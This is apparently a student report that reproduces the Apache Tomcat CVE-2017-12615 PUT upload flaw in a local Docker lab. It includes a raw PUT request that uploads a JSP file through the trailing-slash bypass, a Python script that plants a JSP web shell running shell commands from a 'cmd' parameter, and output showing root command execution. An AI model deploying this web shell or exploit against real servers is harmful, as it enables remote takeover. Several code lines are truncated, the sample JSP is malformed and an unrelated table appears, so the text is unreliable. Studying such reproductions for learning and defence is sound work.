# Inter IIT - Final Report

## CVE-2017-12615

**Github**

### Bug Overview

The **Apache Tomcat:7.0.x** is designed such that the **JSP** files are not allowed to be uploaded to the host server's system via **HTTP PUT** method. The supported file extensions allowed to be uploaded are .html, .xml, .pdf and any other extensions except .jsp, .jspx and its variants.

And moreover the initial configuration of the site is kept such that it does not respond to the **HTTP PUT** and **DELETE** requests method and the permissions to modify the same is not granted by default as you would need the **ROOT** permissions to change the web application at the server side.

### Setting up the local web server through Docker

Set up the docker environment and perform the following command line operations to run the tomcat server with version number 7.0.59 locally on it

- Use `docker pull tomcat:7.0.59` to pull the tomcat's defined version on your local storage
- Run `docker run -itd --rm --name webapp -p 8888:8080 tomcat:7.0.59` to start the web hosting detached in the background
- The container number of the disk image can be viewed using the command `docker ps`
- The `docker exec -it <container number> /bin/bash` command is executed with the appropriate container number to enter into the Docker system

### Pen testing the Web server's Docker system

But by performing a little scrape over through the documentations, it is easy to figure out the flaw inside the codebase.

| | |
|---|---|
| funkman | 575945 |
| markt | 1804729 |
| mturk | 423920 |

```
/**
 * Return a File object representing the specified normalized
 * context-relative path if it exists and is readable.  Otherwise,
 * return <code>null</code>.
 *
 * @param name      Normalized context-relative path (with leading '/')
 * @param mustExist Must the specified resource exist?
 */
protected File file(String name, boolean mustExist) {
    File file = new File(base, name);
    return validate(file, mustExist, absoluteBase);
}
```

From this part of code it was easy to figure out that the condition is applied on the absolute path and thus we can easily bypass the extension check by placing **'/'** behind the .jsp file

Therefore the request with the below raw file is accepted by the server and the appropriate response is generated from the server's end.

```
PUT /exploit.jsp/ HTTP/1.1
Host: localhost:8888
Connection: close
Content-Length: 25

<% out.write("<html><body style = "color:rgb(189, 2, 2)"><h4>I am</h4><h2>Brillard :)</h2>"%>
<% System.out.println ("I am brillard :)"); %></body></html>")%>
```

Here in the above program the /exploit.jsp corresponds to web address inside the web app. The localhost with port 8888 is accessed through this request and the following jsp command is executed to display my name on the site as well as console logs by using the system call.


Initially the authorization to access the appropriate kernel needs to be enabled and hence the the following changes were made inside the path webapps' **WEB-INF/web.xml** to provide us the admin access and the second snapshot represents the following modification made to the welcome-file-list tag inside the **conf/web.xml** to enable the file uploads to the server via **HTTP PUT**.

```
  <auth-constraint>
    <role-name>admin</role-name>
  </auth-constraint>

</web-app>
~
"webapps/ROOT/WEB-INF/web.xml" 35L, 1305C written
```


```
    <welcome-file-list>
        <welcome-file>index.html</welcome-file>
        <welcome-file>index.htm</welcome-file>
        <welcome-file>index.jsp</welcome-file>
        <init-param>
            <param-name>readonly</param-name>
            <param-value>false</param-value>
        </init-param>
    </welcome-file-list>

</web-app>

"conf/web.xml" 4627L, 163838C written
```

## Creating an Exploit


We first check out the whether the modification made by us are working properly or not using the **POSTMAN API** by sending **exploit.jsp/** to the address **Testing.jsp/** via **HTTP PUT** request.



The same thing can be achieved through terminal with the **HTTP PUT** request using the **curl** command shown below.




The following is the result of the command. The exploit.jsp prints my name onto the web server at the following address and additionally it also prints my name to the console logs via system call as shown below.



webapp tomcat:7.0.59
RUNNING

Logs Inspect Terminal Stats

```
2022-12-21 19:42:34     at org.apache.catalina.core.StandardContext.startInternal(StandardContext.java:5412)
2022-12-21 19:42:34     at org.apache.catalina.util.LifecycleBase.start(LifecycleBase.java:150)
2022-12-21 19:42:34     at org.apache.catalina.core.StandardContext.reload(StandardContext.java:4033)
2022-12-21 19:42:34     at org.apache.catalina.startup.HostConfig.reload(HostConfig.java:1479)
2022-12-21 19:42:34     at org.apache.catalina.startup.HostConfig.checkResources(HostConfig.java:1462)
2022-12-21 19:42:34     at org.apache.catalina.startup.HostConfig.check(HostConfig.java:1646)
2022-12-21 19:42:34     at org.apache.catalina.startup.HostConfig.lifecycleEvent(HostConfig.java:328)
2022-12-21 19:42:34     at org.apache.catalina.util.LifecycleSupport.fireLifecycleEvent(LifecycleSupport.java:117)
2022-12-21 19:42:34     at org.apache.catalina.util.LifecycleBase.fireLifecycleEvent(LifecycleBase.java:90)
2022-12-21 19:42:34     at org.apache.catalina.core.ContainerBase.backgroundProcess(ContainerBase.java:1374)
2022-12-21 19:42:34     at org.apache.catalina.core.ContainerBase$ContainerBackgroundProcessor.processChildren(ContainerBase.java:1546)
2022-12-21 19:42:34     at org.apache.catalina.core.ContainerBase$ContainerBackgroundProcessor.processChildren(ContainerBase.java:1556)
2022-12-21 19:42:34     at org.apache.catalina.core.ContainerBase$ContainerBackgroundProcessor.run(ContainerBase.java:1524)
2022-12-21 19:42:34     at java.lang.Thread.run(Thread.java:745)
2022-12-21 19:42:34
2022-12-21 19:42:34 Dec 21, 2022 2:12:34 PM org.apache.catalina.startup.ContextConfig parseWebXml
2022-12-21 19:42:34 SEVERE: Occurred at line 12 column 5
2022-12-21 19:42:34 Dec 21, 2022 2:12:34 PM org.apache.catalina.startup.ContextConfig configureStart
2022-12-21 19:42:34 SEVERE: Marking this application unavailable due to previous error(s)
2022-12-21 19:42:34 Dec 21, 2022 2:12:34 PM org.apache.catalina.core.StandardContext startInternal
2022-12-21 19:42:34 SEVERE: Error getConfigured
2022-12-21 19:42:34 Dec 21, 2022 2:12:34 PM org.apache.catalina.core.StandardContext startInternal
2022-12-21 19:42:34 SEVERE: Context [/examples] startup failed due to previous errors
2022-12-21 19:42:34 Dec 21, 2022 2:12:34 PM org.apache.catalina.core.StandardContext reload
2022-12-21 19:42:34 INFO: Reloading Context with name [/examples] is completed
2022-12-21 21:52:44 I am brillard :)
2022-12-21 22:41:22 Dec 21, 2022 5:11:22 PM org.apache.catalina.startup.HostConfig reload
2022-12-21 22:41:22 INFO: Reloading context []
2022-12-21 22:41:22 Dec 21, 2022 5:11:22 PM org.apache.catalina.core.StandardContext reload
2022-12-21 22:41:22 INFO: Reloading Context with name [] has started
2022-12-21 22:41:23 Dec 21, 2022 5:11:23 PM org.apache.catalina.core.StandardContext reload
2022-12-21 22:41:23 INFO: Reloading Context with name [] is completed
2022-12-21 22:41:33 Dec 21, 2022 5:11:33 PM org.apache.catalina.startup.HostConfig reload
2022-12-21 22:41:33 INFO: Reloading context []
2022-12-21 22:41:33 Dec 21, 2022 5:11:33 PM org.apache.catalina.core.StandardContext reload
2022-12-21 22:41:33 INFO: Reloading Context with name [] has started
2022-12-21 22:41:33 Dec 21, 2022 5:11:33 PM org.apache.catalina.core.StandardContext reload
2022-12-21 22:41:33 INFO: Reloading Context with name [] is completed
2022-12-21 22:43:03 Dec 21, 2022 5:13:03 PM org.apache.catalina.startup.HostConfig reload
2022-12-21 22:43:03 INFO: Reloading context []
2022-12-21 22:43:03 Dec 21, 2022 5:13:03 PM org.apache.catalina.core.StandardContext reload
2022-12-21 22:43:03 INFO: Reloading Context with name [] has started
2022-12-21 22:43:03 Dec 21, 2022 5:13:03 PM org.apache.catalina.core.StandardContext reload
2022-12-21 22:43:03 INFO: Reloading Context with name [] is completed
2022-12-21 23:10:30 I am brillard :)
```

RAM 0.18 GB CPU 0.25% Disk 51.86 GB avail. of 58.37 GB Connected to Hub

The below written exploit interface requests the web server to bypass the extension check by using a **'/'** at the end of the **exploit.jsp**. **The html_escape_table** is created to ensure that the characters inside commands written onto the console are not to be interpreted as html markups.

The **status code 200** indicates that the **request.put()** command to run the user commands inside the web server system is successful and thus we received an **OK(200)** response otherwise on failure the response would have been **403(forbidden)** because of un-authorised access.

```python
url_in = sys.argv[1]
payload_url = url_in + "/exploit.jsp/"
payload_header = {"User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like (


def payload_command (command_in):
    html_escape_table = {
        "&": "&amp;",
        '"': "&quot;",
        "'": "&apos;",
        ">": "&gt;",
        "<": "&lt;",
    }
    command_filtered = "<string>"+"".join(html_escape_table.get(c, c) for c in command_in)+"</string>"
    payload_1 = command_filtered
    return payload_1
```

```python
def creat_command_interface():
    payload_init = "<%java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter(\"cmd\")).get
                "int a = -1;" \
                "byte[] b = new byte[2048];" \
                "while((a=in.read(b))!=-1){out.println(new String(b));}" \
                "%>"
    result = requests.put(payload_url, headers=payload_header, data=payload_init)
    time.sleep(5)
    payload = {"cmd":"whoami"}
    verify_response = requests.get(payload_url[:-1], headers=payload_header, params=payload)
    if verify_response.status_code == 200:
        return 1
    else:
        return 0


def do_post(command_in):
    payload = {"cmd":command_in}
    result = requests.get(payload_url[:-1], params=payload)
    print (result.content)
```

The Remote Code Injection and Execution is achieved below with us being the **root** user and having all the user and system permissions to make changes to the web server.

```
~/Doc/d/r/Exploit-for-Apache-Tomcat-on-docker  on  main ?5  python3 exploit3.py http://localhost:8888 pwn
****************************************************
****************   Coded By brillard ******************
*        CVE-2017-12615 Remote Code Execute          *
****************************************************

Command Page is Injected


Enter command: whoami
b'root\n\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
Ln 24, Col 23   Spaces: 4   UTF-8   LF   Plain Text   Go Live   Prettier
```

**NOTE:** The following unicode garbage characters are shown because the tomcat:7.0.59 we are running was purely developed for the linux environment and is currently not supported for the macOS used for the demonstration :)